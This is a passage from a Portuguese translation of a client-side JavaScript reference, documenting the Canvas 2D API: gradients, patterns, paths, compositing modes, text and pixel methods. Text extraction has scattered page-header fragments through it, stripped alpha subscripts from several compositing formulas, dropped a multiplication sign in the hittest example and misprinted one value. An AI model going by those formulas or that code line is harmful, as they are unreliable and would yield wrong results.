`deslocamento` é um valor em ponto flutuante no intervalo de 0.0 a 1.0 que representa uma fração entre os pontos inicial e final do gradiente. Um deslocamento 0 corresponde ao ponto inicial e um deslocamento 1 corresponde ao ponto final.

Se você especificar duas ou mais paradas de cor, o gradiente vai interpolar as cores suavemente entre as paradas. Antes da primeira parada, o gradiente vai exibir a cor da primeira parada. Após a última parada, o gradiente vai exibir a cor da última parada. Se você especificar apenas uma parada, o gradiente terá uma única cor uniforme. Se não especificar uma parada de cor, o gradiente será preto transparente uniforme.

CanvasPattern

um padrão baseado em imagem para uso em Canvas

Referência de JavaScript do lado do cliente **851**

Um objeto `CanvasPattern` é um objeto opaco retornado pelo método `createPattern()` de um objeto `CanvasRenderingContext2D`. Um objeto `CanvasPattern` pode ser usado como valor das propriedades `strokeStyle` e `fillStyle` de um objeto `CanvasRenderingContext2D`.

CanvasRenderingContext2D

o objeto usado para desenhar em um canvas

O objeto `CanvasRenderingContext2D` fornece propriedades e métodos para desenhar elementos gráficos bidimensionais. As seções a seguir fornecem uma visão geral. Consulte a Seção 21.4, `Canvas`, `CanvasGradient`, `CanvasPattern`, `ImageData` e `TextMetrics` para ver mais detalhes.

Criando e renderizando caminhos

Um recurso poderoso do canvas é sua capacidade de construir formas a partir de operações de desenho básicas e então desenhar seus contornos (traçá-los) ou pintar seu conteúdo (preenchê-los). As **Jav**

operações acumuladas são coletivamente referenciadas como caminho atual. Um canvas mantém um **Ref**

aS

do client

cript do lado

erência de

único caminho atual.

Para construir uma forma conectada a partir de vários segmentos, é necessário um ponto de junção e

entre as operações de desenho. Para esse propósito, o canvas mantém uma posição atual. As operações de desenho do canvas usam isso implicitamente como ponto de partida e o atualizam com o que normalmente é seu ponto final. Você pode pensar nisso como um desenho feito com caneta sobre papel: ao se terminar uma linha ou curva em especial, a posição atual é onde a caneta ficou após concluir a operação.

Você pode criar no caminho atual uma sequência de formas desconectadas que será renderizadas juntas, com os mesmos parâmetros de desenho. Para separar as formas, use o método `moveTo()` –

isso move a posição atual para um novo local sem adicionar uma linha de ligação. Quando faz isso, você cria um novo subcaminho, que é o termo de canvas usado para um conjunto de operações conectadas.

As operações de caminho disponíveis são `lineTo()` para desenhar linhas retas, `rect()` para desenhar retângulos, `arc()` e `arcTo()` para desenhar círculos parciais, e `bezierCurveTo()` e `quadratic CurveTo()` para desenhar

curvas.

Uma vez concluído o caminho, você pode desenhar seu contorno com `stroke()`, pintar seu conteúdo com `fill()` ou fazer ambos.

Além de traçar e preencher, você também pode usar o caminho atual para especificar a região de corte utilizada pelo canvas para renderizar. Os pixels dentro dessa região são exibidos; os que estão fora, não. A região de corte é acumulativa; chamar `clip()` cruza o caminho atual com a região de corte atual para gerar uma nova região.

Se os segmentos em qualquer um dos subcaminhos não estabelecem uma forma fechada, as opera-

ções `fill()` e `clip()` as fecham implicitamente para você, adicionando um segmento de linha virtual (não visível com um traço) do início ao fim do subcaminho. Opcionalmente, você pode chamar `closePath()` para adicionar esse segmento de linha explicitamente.

Para testar se um ponto está dentro (ou no limite) do caminho atual, use `isPointIn Path()`. Quando um caminho cruza a si mesmo ou consiste em vários subcaminhos sobrepostos, a definição de “den-

852 Parte IV Referência de JavaScript do lado do cliente tro” é baseada na regra de contorno diferente de zero. Se você desenha um círculo dentro de outro e ambos são desenhados na mesma direção, tudo que está dentro do círculo maior é considerado como estando dentro do caminho. Por outro lado, se um círculo é desenhado no sentido horário e o outro no sentido anti-horário, você definiu uma forma de rosquinha e o interior do círculo menor está fora do caminho. Essa mesma definição de interior é usada pelos métodos `fill()` e `clip()`.

Cores, degradês e padrões

Ao preencher ou traçar caminhos, você pode especificar como as linhas ou área preenchida são renderizadas, usando as propriedades `fillStyle` e `strokeStyle`. Ambas aceitam strings de cor estilo CSS, assim como objetos `CanvasGradient` e `CanvasPattern` que descrevem gradientes e padrões. Para criar um gradiente, use os métodos `createLinearGradient()` ou `createRadialGradient()`. Para criar um padrão, use `createPattern()`.

Para especificar uma cor opaca usando notação CSS, use uma string com a forma “#RRGGBB”, onde RR, GG e BB são dígitos hexadecimais especificando os componentes vermelho, verde e azul da cor como valores entre 00 e FF. Por exemplo, vermelho vivo é “#FF0000”. Para especificar uma cor parcialmente transparente, use uma string com a forma

`“rgba(R,G,B,A)”`. Nessa forma, R, G

e B especificam os componentes vermelho, verde e azul da cor como inteiros decimais entre 0 e 255, e A especifica o componente alfa (opacidade) como um valor em ponto flutuante entre 0,0

(totalmente transparente) e 1,0 (totalmente opaco). Por exemplo, vermelho vivo meio transparente é `“rgba(255,0,0,0.5)”`.

Largura, terminações e junções de linha

Canvas define várias propriedades que especificam como as linhas são traçadas. Você pode especificar a largura da linha com a propriedade `lineWidth`, como os pontos finais das linhas são desenhados, com a propriedade `lineCap`, e como as linhas são unidas, usando a propriedade `lineJoin`.

Desenhando retângulos

Você pode contornar e preencher retângulos com `strokeRect()` e `fillRect()`. Além disso, pode limpar a área definida por um retângulo com `clearRect()`.

Desenhando imagens

Na API Canvas, as imagens são especificadas com objetos `Image` que representam elementos HTML

`<img>` ou imagens fora da tela criadas com a construtora `Image()`. (Consulte a página de referência de `Image` para ver os detalhes.) Um elemento `<canvas>` ou um elemento `<video>` também podem ser usados como fonte de uma imagem.

Uma imagem pode ser desenhada em um canvas com o método `drawImage()`, o qual, em sua forma mais geral, permite que uma região retangular arbitrária da imagem de origem tenha a escala muda-da e seja renderizada no canvas.

Desenhando texto

O método `fillText()` desenha texto e o método `strokeText()` desenha texto com contorno. A propriedade `font` especifica a fonte a ser usada; o valor dessa propriedade deve ser uma string de especificação de fonte CSS. A propriedade `textAlign` especifica se o texto é justificado à esquerda,

Referência de JavaScript do lado do cliente **853**

centralizado ou justificado à direita na coordenada X passada e a

propriedade `textBaseline` especifica se o texto é desenhado em relação à coordenada Y passada.

Espaço e transformações de coordenadas

Por padrão, o espaço de coordenadas de um canvas tem sua origem em (0,0) no canto superior esquerdo do canvas, com os valores de x aumentando para a direita e os valores de y aumentando para baixo. Os atributos `width` e `height` da tag `<canvas>` especificam as coordenadas X e Y máximas e uma unidade nesse espaço de coordenadas normalmente se traduz em um pixel na tela.

Você pode definir seu próprio espaço de coordenadas e as coordenadas passadas para os métodos de desenho em canvas serão transformadas automaticamente. Isso é feito com os métodos `translate()`, `scale()` e `rotate()`, os quais afetam a matriz de transformação do canvas. Como o espaço de coordenadas pode ser transformado dessa forma, as coordenadas passadas para métodos como `lineTo()` não podem ser medidas em pixels e a API Canvas utiliza números em ponto flutuante, em vez de inteiros.

Jav Ref

aS

do client

cripto do lado

erência de

Sombras

`CanvasRenderingContext2D` pode adicionar uma sombra projetada automaticamente em tudo que e

you desenhar. A cor da sombra é especificada com `shadowColor` e seu deslocamento é alterado com `shadowOffsetX` e `shadowOffsetY`. Além disso, a quantidade de suavização aplicada na borda da sombra pode ser configurada com `shadowBlur`.

Composição

Normalmente, ao se desenhar em um canvas, o elemento gráfico recentemente desenhado aparece sobre o conteúdo anterior do canvas, ocultando parcial ou totalmente o conteúdo antigo, dependendo da

opacidade do novo elemento gráfico. O processo de combinar novos pixels com pixels antigos é chamado de “composição”, sendo que você pode alterar o modo como o canvas compõe pixels, especificando valores diferentes para a propriedade `globalCompositeOperation`. Por exemplo, você pode configurar essa propriedade de modo que o elemento gráfico recentemente desenhado apareça embaixo do conteúdo já existente.

A tabela a seguir lista os valores de propriedade permitidos e seus significados. A palavra *origem* na tabela se refere aos pixels que estão sendo desenhados no canvas e a palavra *destino* se refere aos pixels já existentes no canvas. A palavra *resultado* se refere aos pixels resultantes da combinação de origem e destino. Nas fórmulas, a letra *S* é o pixel de origem, *D* é o pixel de destino, *R* é o pixel resultante, α_s é o canal alfa (a opacidade) do pixel de origem e α_d é o canal alfa do destino: d **Valor**

Fórmula

Significado

"copy"

$$R = S$$

Desenha o pixel de origem, ignorando o pixel de destino.

"destination-atop"

$$R = (1 - \alpha_d)S + \alpha_d D$$

Desenha o pixel de origem sob o destino. Se a origem é

transparente, o resultado também é transparente.

(continua)

854 *Parte IV Referência de JavaScript do lado do cliente* **Valor**

Fórmula

Significado

"destination-in"

$R = _ D$

Multiplica o pixel de destino pela opacidade do pixel

s

de origem, mas ignora a cor da origem.

"destination-out"

$$R = (1-\alpha)D$$

O pixel de destino se torna transparente quando a

S

origem é opaca e é deixado intacto quando a origem é transparente. A cor do pixel de origem é ignorada.

"destination-over"

$$R = (1-\alpha)S + D$$

O pixel de origem aparece atrás do pixel de destino,

d

sendo exibido com base na transparência do destino.

"lighter"

$$R = S + D$$

Os componentes de cor dos dois pixels são

simplesmente somados e cortados, caso a soma

ultrapasse o valor máximo.

"source-atop"

$$R = \alpha S + (1 - \alpha) D$$

Desenha o pixel de origem sobre o destino, mas o

S

multiplica pela opacidade do destino. Não desenha nada sobre um destino transparente.

"source-in"

R = α S

Desenha o pixel de origem, mas o multiplica pela

d

opacidade do destino. A cor do destino é ignorada.

Se o destino é transparente, o resultado também é transparente.

"source-out"

$$R = (1-\alpha)S$$

O resultado é o pixel de origem onde o destino é

d

transparente e pixels transparentes onde o destino é opaco. A cor do destino é ignorada.

"source-over"

$$R = S + (1-\alpha)D$$

O pixel de origem é desenhado sobre o pixel de

S

destino. Se a origem é translúcida, o pixel de destino contribui para o resultado. Esse é o valor padrão da propriedade `globalCompositeOperation`.

"xor"

$$R = (1-\alpha)S + (1-\alpha)D$$

Se a origem é transparente, o resultado é o destino. Se

o destino é transparente, o resultado é a origem. Se a origem e o destino são ambos transparentes ou ambos opacos, o resultado é transparente.

Salvando o estado gráfico

Os métodos `save()` e `restore()` permitem salvar e restaurar o estado de um objeto `CanvasRenderingContext2D`. `save()` coloca o estado atual em uma pilha e `restore()` retira o estado salvo mais recentemente do topo da pilha e configura o estado atual do desenho com base nesses valores armazenados.

Todas as propriedades do objeto `CanvasRenderingContext2D` (exceto a propriedade `canvas`, que é uma constante) fazem parte do estado salvo. A matriz de transformação e a região de recorte também fazem parte do estado, mas o caminho atual e o ponto atual, não.

Manipulando pixels

O método `getImageData()` permite consultar pixels brutos de um canvas e `putImageData()` permite configurar pixels individuais. Eles podem ser úteis, se você quiser implementar operações de processamento de imagem em JavaScript.

Referência de JavaScript do lado do cliente 855

Propriedades

*readonly Canvas **canvas***

O elemento Canvas no qual esse contexto vai desenhar.

*any **fillStyle***

A cor, padrão ou gradiente atual usado para preencher caminhos. Essa propriedade pode ser configurada com uma string de cor CSS ou com um objeto `CanvasGradient` ou `CanvasPattern`. O estilo de preenchimento padrão é preto uniforme.

*string **font***

A fonte a ser usada por métodos de desenho de texto, especificada como uma string, usando a mesma sintaxe do atributo CSS `font`. O padrão é

“10px sans-serif”. Se a string de fonte usa unidades de tamanho de fonte como “em” ou “ex” ou usa palavras-chave relativas, como

“larger”, “smaller”, “bolder” ou “lighter”, esses itens são interpretados como relativos ao estilo calculado da fonte CSS do elemento `<canvas>`.

Ja

double globalAlpha

v

Ref

aS

do client

cript do lado

erência de

Especifica transparência adicional a ser acrescentada a tudo que é desenhado no canvas. O valor alfa de todos os pixels desenhados no canvas é multiplicado pelo valor dessa propriedade. O

e

valor deve ser um número entre 0.0 (torna tudo completamente transparente) e 1.0 (o padrão: não acrescenta transparência adicional).

string globalCompositeOperation

Essa propriedade especifica como os pixels de origem que estão sendo renderizados no canvas são combinados (ou “compostos”) com os pixels de destino que já existem no canvas.

Normalmente, essa propriedade só tem utilidade quando se está trabalhando com cores parcialmente transparentes ou a propriedade `globalAlpha` está configurada. O valor padrão é

“source-over”. Outros valores normalmente usados são “destination-over” e “copy”. Consulte a tabela de valores válidos anterior. Note que, quando este livro estava sendo escrito, os navegadores tinham diferentes implementações de certos modos de composição: alguns compunham de forma local e alguns compunham globalmente. Consulte a Seção 21.4.13

para ver os detalhes.

string **lineCap**

A propriedade *lineCap* especifica como as linhas devem ser terminadas. Isso só importa ao se desenhar linhas largas. Os valores válidos para essa propriedade estão listados na tabela a seguir. O valor padrão é “butt”.

Valor

Significado

“butt”

Esse valor padrão especifica que a linha não deve ter terminação. O fim da linha é reto e é perpendicular à sua direção. A linha não se estende além de seu ponto extremo.

“round”

Esse valor especifica que as linhas devem terminar com um semicírculo cujo diâmetro é igual à largura da linha e que se estende além do fim da linha por metade da sua largura.

“square”

Esse valor especifica que as linhas devem terminar com um retângulo. Esse valor é como “butt”, mas a linha se estende por metade de sua largura.

856 Parte IV Referência de JavaScript do lado do cliente *string* **lineJoin**

Quando um caminho contém vértices onde segmentos de linha e/ou curvas se encontram, a propriedade *lineJoin* especifica como esses vértices são desenhados. O efeito dessa propriedade só aparece ao se desenhar com linhas largas.

O valor padrão da propriedade é “miter”, o qual especifica que as bordas externas dos dois segmentos de linha se estendem até que se cruzem. Quando duas linhas formam um ângulo agudo, as junções chanfradas podem se tornar muito longas. A propriedade *miterLimit* coloca um limite superior no comprimento de uma cunha. Se uma cunha exceder esse limite, é convertida em chanfro.

O valor “round” especifica que as bordas externas do vértice devem ser unidas com um arco preenchido, cujo diâmetro é igual à largura da linha. O valor “bevel” especifica que as bordas externas do vértice devem ser unidas com um triângulo preenchido.

double `lineWidth`

Especifica a largura da linha para operações de traçado (desenho de linha). O padrão é 1. As linhas são centralizadas pelo caminho, com metade da largura da linha em cada lado.

double `miterLimit`

Quando linhas são desenhadas com a propriedade `lineJoin` configurada como “`miter`” e duas linhas formam um ângulo agudo, a cunha resultante pode ser muito longa. Quando as cunhas são longas demais, se tornam visualmente ásperas. Essa propriedade `miterLimit` coloca um limite superior no comprimento da cunha. Essa propriedade expressa uma relação do comprimento da cunha e metade da largura da linha. O valor padrão é 10, ou seja, uma cunha nunca deve ser mais longa do que 5 vezes a largura da linha. Se uma cunha formada por duas linhas for maior do que o máximo permitido por `miterLimit`, essas duas linhas serão unidas com um chanfro, em vez de cunha.

double `shadowBlur`

Especifica a quantidade de borramento que as sombras devem ter. O padrão é 0, o qual produz sombras com bordas nítidas. Valores maiores produzem borramentos maiores, mas note que as unidades não são medidas em pixels e não são afetadas pela transformação atual.

string `shadowColor`

Especifica a cor das sombras como uma string de cor CSS. O padrão é preto transparente.

double `shadowOffsetX`

double `shadowOffsetY`

Especificam o deslocamento horizontal e vertical das sombras. Valores maiores fazem o objeto sombreado parecer flutuar sobre o fundo. O padrão é 0. Esses valores são em unidades do espaço de coordenadas e são independentes da transformação atual.

any `strokeStyle`

Especifica a cor, o padrão ou o gradiente usado para traçar (desenhar) caminhos. Essa propriedade pode ser uma string de cor CSS ou um objeto `CanvasGradient` ou `CanvasPattern`.

string **textAlign**

Especifica o alinhamento horizontal do texto e o significado da coordenada X passada para `fillText()` e `strokeText()`. Os valores válidos são “left”, “center”, “right”, “start” e “end”. O

significado de “start” e “end” depende do atributo `dir` (direção do texto) da tag `<canvas>`. O

padrão é “start”.

Referência de JavaScript do lado do cliente **857**

string **textBaseline**

Especifica o alinhamento vertical do texto e o significado da coordenada Y passada para `fillText()` e `strokeText()`. Os valores válidos são “top”, “middle”, “bottom”, “alphabetic”,

“hanging” e “ideographic”. O padrão é “alphabetic”.

Métodos

void arc(double x, y, raio, ânguloInicial, ânguloFinal, [boolean anti-horário]) Esse método adiciona um arco no subcaminho atual de um canvas, usando um ponto central e um raio. Os três primeiros argumentos desse método especificam o centro e o raio de um círculo. Os dois argumentos seguintes são ângulos que especificam os pontos inicial e final de um arco ao longo do círculo. Esses ângulos são medidos em radianos. A posição de três horas ao longo do eixo X

positivo é um ângulo 0, sendo que os ângulos aumentam no sentido horário. O último argumento especifica se o arco é percorrido no sentido anti-horário (`true`) ou horário (`false` ou omitido) ao longo da circunferência do círculo.

Jav

Chamar esse método adiciona uma linha reta entre o ponto atual e o ponto inicial do arco e depois **Ref**

aS

do client

cript do lado

erência de

adiciona o arco em si no caminho atual.

*void **arcTo**(double x1, y1, x2, y2, raio) e*

Esse método adiciona uma linha reta e um arco no subcaminho atual e descreve esse arco de uma maneira que o torna especialmente útil para adicionar cantos arredondados em polígonos. Os argumentos x1 e y1 especificam um ponto P1 e os argumentos x2 e y2 especificam um ponto P2. O

arco adicionado no caminho é parte de um círculo com o raio especificado. O arco tem um ponto tangente à linha da posição atual até P1 e um ponto tangente à linha de P1 a P2. O arco começa e termina nesses dois pontos tangentes e é desenhado na direção que os conecta com o arco mais curto. Antes de adicionar o arco no caminho, esse método adiciona uma linha reta do ponto atual até o ponto inicial do arco. Após a chamada desse método, o ponto atual está no ponto final do arco, o qual fica na linha entre P1 e P2.

Dado um objeto contexto c, você pode desenhar um quadrado de 100x100 com cantos arredondados (de raios variados) com código como segue:

c.beginPath();

c.moveTo(150, 100);

// Começa no meio da borda superior

c.arcTo(200,100,200,200,40); // Desenha a borda superior e o canto superior direito

// arredondados

c.arcTo(200,200,100,200,30); // Desenha a borda direita e o canto inferior direito

// (menos) arredondados

c.arcTo(100,200,100,100,20); // Desenha a inferior e o canto inferior esquerdo

// arredondados

c.arcTo(100,100,200,100,10); // Desenha a esquerda e o canto superior esquerdo

// arredondados

c.closePath();

// De volta ao ponto de partida.

c.stroke();

// Desenha o caminho

*void **beginPath()***

beginPath() descarta qualquer caminho atualmente definido e inicia um novo. Não há um ponto atual após uma chamada de beginPath().

Quando o contexto de um canvas é criado pela primeira vez, beginPath() é chamado implicitamente.

858 *Parte IV Referência de JavaScript do lado do cliente*
***bezierCurveTo(double pc1x, pc1y, pc2x, pc2y, x, y)** bezierCurveTo()* adiciona uma curva Bezier cúbica no subcaminho atual de um canvas. O ponto inicial da curva é o ponto atual do canvas e o ponto final é (x,y). Os dois pontos de controle da curva Bezier (pcX1, pcY1) e (pcX2, pcY2) definem a forma da curva. Quando esse método retorna, a posição atual é (x,y).

*void **clearRect(double x, y, largura, altura)** clearRect()* preenche o retângulo especificado com preto transparente. Ao contrário de rect(), não afeta o ponto atual nem o caminho atual.

*void **clip()***

Esse método calcula a intersecção do interior do caminho atual com a região de recorte atual e usa essa região (menor) como a nova região de recorte. Note que não há como aumentar a região de recorte. Se quiser uma região de recorte temporária, você deve primeiro chamar save() para posteriormente chamar restore() a fim de restaurar a região de recorte

original. A região de recorte padrão de um canvas é o próprio retângulo do canvas.

Assim como o método `fill()`, `clip()` trata todos os subcaminhos como fechados e usa a regra de contorno diferente de zero para distinguir o interior do caminho do seu exterior.

void `closePath()`

Se o subcaminho atual do canvas é aberto, `closePath()` o fecha, adicionando uma linha que conecta o ponto atual ao primeiro ponto do subcaminho. Então, inicia um novo subcaminho (como se estivesse chamando `moveTo()`) nesse mesmo ponto.

`fill()` e `clip()` tratam todos os subcaminhos como se tivessem sido fechados, de modo que você só precisa chamar `closePath()` explicitamente se quiser traçar um caminho fechado com `stroke()`.

ImageData `createImageData`(ImageData dadosimagem)

Retorna um novo objeto `ImageData` com as mesmas dimensões de dados.

ImageData `createImageData`(double w, double h) Retorna um novo objeto `ImageData` com a largura e altura especificadas. Todos os pixels dentro desse novo objeto `ImageData` são inicializados com preto transparente (todos os componentes de cor e alfa são 0).

Os argumentos `w` e `h` especificam as dimensões da imagem em pixels CSS. As implementações podem mapear pixels CSS simples em mais de um pixel de dispositivo subjacente. As propriedades `width` e `height` do objeto `ImageData` retornado especificam as dimensões da imagem em pixels de dispositivo e esses valores podem não corresponder aos argumentos `w` e `h`.

CanvasGradient `createLinearGradient`(double x0, y0, x1, y1) Esse método cria e retorna um novo objeto `CanvasGradient` que interpola as cores entre o ponto inicial (`x0,y0`) e o ponto final (`x1,y1`) linearmente. Note que esse método não especifica qualquer cor para o gradiente. Para isso, use o método `addColorStop()` do objeto retornado. Para traçar linhas ou preencher áreas usando um degradê, atribua a um objeto `CanvasGradient` as propriedades `strokeStyle` ou `fillStyle`.

CanvasPattern `createPattern`(Element imagem, string repetição) Esse método cria e retorna um objeto `CanvasPattern` representando o padrão definido por uma imagem disposta lado a lado. O argumento `imagem` deve ser um elemento `<img>`, `<canvas>` ou `<video>`

contendo a imagem a ser usada como padrão. O argumento repetição especifica como a imagem é disposta lado a lado. Os valores possíveis são:

Valor

Significado

"repeat"

Dispõe a imagem lado a lado nas duas direções. Esse é o padrão.

"repeat-x"

Dispõe a imagem lado a lado apenas na dimensão X.

"repeaty"

Dispõe a imagem lado a lado apenas na dimensão Y.

"no-repeat"

Não dispõe a imagem lado a lado; a utiliza apenas uma vez.

Para usar um padrão para traçar linhas ou preencher áreas, use um objeto *CanvasPattern* como valor das propriedades *strokeStyle* ou *fillStyle*.

CanvasGradient **createRadialGradient**(double x0, y0, r0, x1, y1, r1)

Jav Ref

aS

do client

Esse método cria e retorna um novo objeto *CanvasGradient* que interpola as cores entre as circun-cript do lado

erência de

ferências dos dois círculos especificados radialmente. Note que esse método não especifica qualquer e

cor para o gradiente. Para isso, use o método *addColorStop()* do objeto retornado. Para traçar linhas ou preencher áreas usando um gradiente, atribua a um objeto *CanvasGradient* as propriedades *strokeStyle* ou *fillStyle*.

Os gradientes radiais são renderizados com a cor no deslocamento 0 da circunferência do primeiro círculo, a cor no deslocamento 1 do segundo círculo e valores de cor interpolados nos círculos entre os dois.

void drawImage(Element imagem, double dx, dy, [dw, dh]) Copia a imagem especificada (que deve ser um elemento , <canvas> ou <video>) no canvas, com seu canto superior esquerdo em (dx,dy). Se dw e dh são especificados, a imagem muda de escala de modo a ter dw pixels de largura e dh pixels de altura.

void drawImage(Element imagem, double sx, sy, sw, sh, dx, dy, dw, dh) Essa versão do método drawImage() copia um retângulo de origem da imagem especificada em um retângulo de destino do canvas. imagem deve ser um elemento , <canvas> ou <video>. (sx,sy) especifica o canto superior esquerdo do retângulo de origem dentro dessa imagem e sw e sh especificam a largura e a altura do retângulo de origem. Note que esses argumentos são dados em pixels CSS

e não estão sujeitos à transformação. Os argumentos restantes especificam o retângulo de destino no qual a imagem deve ser copiada: consulte a versão de cinco argumentos de draw Image() para ver os detalhes. Note que esses argumentos de retângulo de destino são transformados pela matriz de transformação atual.

void fill()

fill() preenche o caminho atual com a cor, degradê ou padrão especificado pela propriedade fillStyle. Os subcaminhos que não estão fechados são preenchidos como se o método closePath() fosse chamado neles. (Note, entretanto, que isso não faz esses subcaminhos serem realmente fechados.) Preencher um caminho não o limpa. Você pode chamar stroke(), após chamar fill(), sem redefinir o caminho.

860 Parte IV Referência de JavaScript do lado do cliente Quando o caminho cruza ele mesmo ou quando subcaminhos se sobrepõem, fill() canvas usa a regra de contorno diferente de zero para determinar quais pontos estão dentro do caminho e quais estão fora. Isso significa, por exemplo, que se seu caminho define um quadrado dentro de um círculo e o subcaminho do quadrado for desenhado na direção oposta ao caminho do círculo, o interior do quadrado vai estar fora do caminho e não será preenchido.

void fillRect(double x, y, largura, altura) fillRect() preenche o retângulo especificado com a cor, gradiente ou padrão definido pela propriedade fillStyle.

Ao contrário do método `rect()`, `fillRect()` não tem qualquer efeito sobre o ponto atual ou sobre o caminho atual.

`void fillText(string texto, double x, y, [double largMax]) fillText()` desenha texto usando as propriedades `font` e `fillStyle` atuais. Os argumentos `x` e `y` especificam onde o texto deve ser desenhado no canvas, mas a interpretação desses argumentos depende das propriedades `textAlign` e `textBaseline`, respectivamente.

Se `textAlign` é `left` ou `start` (o padrão) para um canvas que usa texto da esquerda para a direita (também o padrão) ou `end` para um canvas que usa texto da direita para a esquerda, o texto é desenhado à direita da coordenada `X` especificada. Se `textAlign` é `center`, o texto é centralizado horizontalmente em torno da coordenada `X` especificada. Caso contrário (se `textAlign` é `right`), é `end`

para texto da esquerda para a direita ou é `start` para texto da direita para a esquerda), o texto é desenhado à esquerda da coordenada `X` especificada.

Se `textBaseline` é `alphabetic` (o padrão), `bottom` ou `ideographic`, a maioria dos caracteres vai aparecer acima da coordenada `Y` especificada. Se `textBaseline` for `center`, o texto será centralizado aproximadamente na vertical, na coordenada `Y` especificada. E se `textBaseline` for `top` ou `hanging`, a maioria dos caracteres vai aparecer abaixo da coordenada `Y` especificada.

O argumento opcional `largMax` especifica uma largura máxima para o texto. Se texto for mais largo do que `largMax`, o texto será desenhado usando uma versão menor ou mais condensada da fonte.

`ImageData getImageData(double sx, sy, sw, sh)` Os argumentos desse método são coordenadas não transformadas que especificam uma região retangular do canvas. O método copia os dados de pixel dessa região do canvas em um novo objeto `ImageData` e retorna esse objeto. Consulte `ImageData` para ver uma explicação sobre como acessar os componentes vermelho, verde, azul e alfa dos pixels individuais.

Os componentes de cor RGB dos pixels retornados não são previamente multiplicados pelo valor de alfa. Se quaisquer partes do retângulo solicitado ficam fora do limite do canvas, os pixels associados no objeto `ImageData` são configurados com preto transparente (tudo zero). Se a implementação usar mais de um pixel de dispositivo por pixel CSS, as propriedades `width` e `height` do objeto `ImageData` retornado serão diferentes dos argumentos `sw` e `sh`.

Assim como `Canvas.toDataURL()`, esse método está sujeito a uma verificação de segurança para impedir vazamento de informações entre origens. `getImageData()` só retorna um objeto `ImageData` se o canvas subjacente tem “origem limpa”; caso contrário, lança uma exceção. Um canvas não tem origem limpa se já teve uma imagem desenhada (diretamente por meio de `drawImage()` ou indireta-

Referência de JavaScript do lado do cliente 861

mente, por meio de um `CanvasPattern`) de origem diferente da do documento que contém o canvas.

Além disso, um canvas não tem origem limpa se já teve texto desenhado usando uma fonte Web de origem diferente.

boolean **`isPointInPath(double x, y)`**

`isPointInPath()` retorna `true` se o ponto especificado cai dentro ou sobre o caminho atual; caso contrário, retorna `false`. O ponto especificado não é transformado pela matriz de transformação atual. `x` deve ser um valor entre 0 e `canvas.width` e `y` deve ser um valor entre 0 e `canvas.height`.

O motivo de `isPointInPath()` testar pontos não transformados é o fato de ser projetado para “teste de sucesso”: determinar se o clique de mouse de um usuário (por exemplo) foi dado na parte do canvas descrito pelo caminho. Para se fazer o teste de sucesso, as coordenadas do mouse devem primeiro ser transladadas para que sejam relativas ao canvas, em vez da janela. Se o tamanho do canvas na tela é diferente do tamanho declarado por seus atributos `width` e `height` (se `style.width` e `style.height` foram configurados, por exemplo), as coordenadas do mouse também precisam mudar de escala para corresponder às coordenadas do canvas. A função a seguir foi projetada para uso como rotina **Ja** de tratamento de evento `onclick` de um `<canvas>` e faz a transformação necessária para converter `v`

Ref

aS

do client

cript do lado

erência de

coordenadas do mouse em coordenadas do canvas:

*// Uma rotina de tratamento de evento onclick para uma tag canvas.
Presume que um caminho e*

// está definido.

function hittest(event) {

var canvas = this;

// Chamada no contexto do canvas

var c = canvas.getContext("2d");

// Obtém o contexto de desenho do canvas

// Obtém o tamanho e a posição do canvas

var bb = canvas.getBoundingClientRect();

*// Converte coordenadas de evento de mouse em coordenadas do canvas
var x = (event.clientX-bb.left)*(canvas.width/bb.width);*

var y = (event.clientY-bb.top)(canvas.height/bb.height);*

// Preenche o caminho se o usuário clicou nele

if (c.isPointInPath(x,y)) c.fill();

}

void **lineTo**(double x, double y)

lineTo() adiciona uma linha reta no subcaminho atual. A linha começa no ponto atual e termina em (x,y). Quando esse método retorna, a posição atual é (x,y).

TextMetrics **measureText**(string texto)

measureText() mede a largura que o texto especificado ocuparia se fosse desenhado com a font atual e retorna um objeto **TextMetrics** contendo o resultado da medida. Quando este livro estava sendo escrito, o objeto retornado tinha apenas uma propriedade **width** e a altura e o envelope do texto não eram medidos.

void **moveTo**(double x, double y)

moveTo() configura a posição atual como (x,y) e inicia um novo subcaminho, sendo esse o primeiro ponto. Se houve um subcaminho anterior e ele consistia em apenas um ponto, esse subcaminho vazio é removido do caminho.

862 Parte IV Referência de JavaScript do lado do cliente
void **putImageData**(ImageData dadosimagem, double dx, dy, [sx, sy, sw, sh])
putImageData() copia um bloco retangular de pixels de um objeto **ImageData** no canvas. Essa é uma operação de cópia de pixel de baixo nível: os atributos **globalCompositeOperation** e **globalAlpha** são ignorados, assim como os atributos de região de recorte, matriz de transformação e desenho de sombra.

Os argumentos **dx** e **dy** especificam o ponto de destino no canvas. Os pixels de dados serão copiados no canvas a partir desse ponto. Esses argumentos não são transformados pela matriz de transforma-

ção atual.

Os quatro últimos argumentos especificam um retângulo de origem dentro de **ImageData**. Se especificados, apenas os pixels dentro desse retângulo serão copiados no canvas. Se esses argumentos forem omitidos, todos os pixels de **ImageData** serão copiados. Se esses argumentos especificarem um retângulo que ultrapasse os limites de **ImageData**, o retângulo será cortado nesses limites. São permitidos valores negativos para **sx** e **sy**.

Um uso para objetos **ImageData** é como “armazenamento de apoio” para um canvas – salvar uma cópia dos pixels do canvas em um objeto **ImageData** (usando **getImageData()**) permite desenhar temporariamente no canvas e então restaurá-lo ao seu estado original com **putImageData()**.

void quadraticCurveTo(double pcx, pcy, x, y) Esse método adiciona um segmento de curva Bezier quadrática no subcaminho atual. A curva começa no ponto atual e termina em (x,y). O ponto de controle (cpX, cpY) especifica a forma da curva entre esses dois pontos. (Entretanto, os cálculos matemáticos das curvas Bezier estão fora dos objetivos deste livro.) Quando esse método retorna, a posição atual é (x,y). Consulte também o método `bezierCurveTo()`.

void rect(double x, y, w, h) Esse método adiciona um retângulo no caminho. Esse retângulo é ele próprio um subcaminho e não está conectado a outro subcaminho do caminho. Quando esse método retorna, a posição atual é (x,y). Uma chamada para esse método é equivalente à seguinte sequência de chamadas: `c.moveTo(x,y); c.lineTo(x + w, y);`

`c.lineTo(x + w, y + h);`

`c.lineTo(x, y + h);`

`c.closePath();`

void restore()

Esse método retira da pilha de estados gráficos salvos e restaura os valores das propriedades de `CanvasRenderingContext2D`, o caminho de corte e a matriz de transformação. Consulte o método `save()` para obter mais informações.

void rotate(double ângulo)

Esse método altera a matriz de transformação atual, de modo que qualquer desenho subsequente aparece rotacionado pelo ângulo especificado dentro do canvas. Ele não gira o elemento `<canvas>` em si. Note que o ângulo é especificado em radianos. Para converter graus em radianos, multiplique por `Math.PI` e divida por 180.

Referência de JavaScript do lado do cliente **863**

void save()

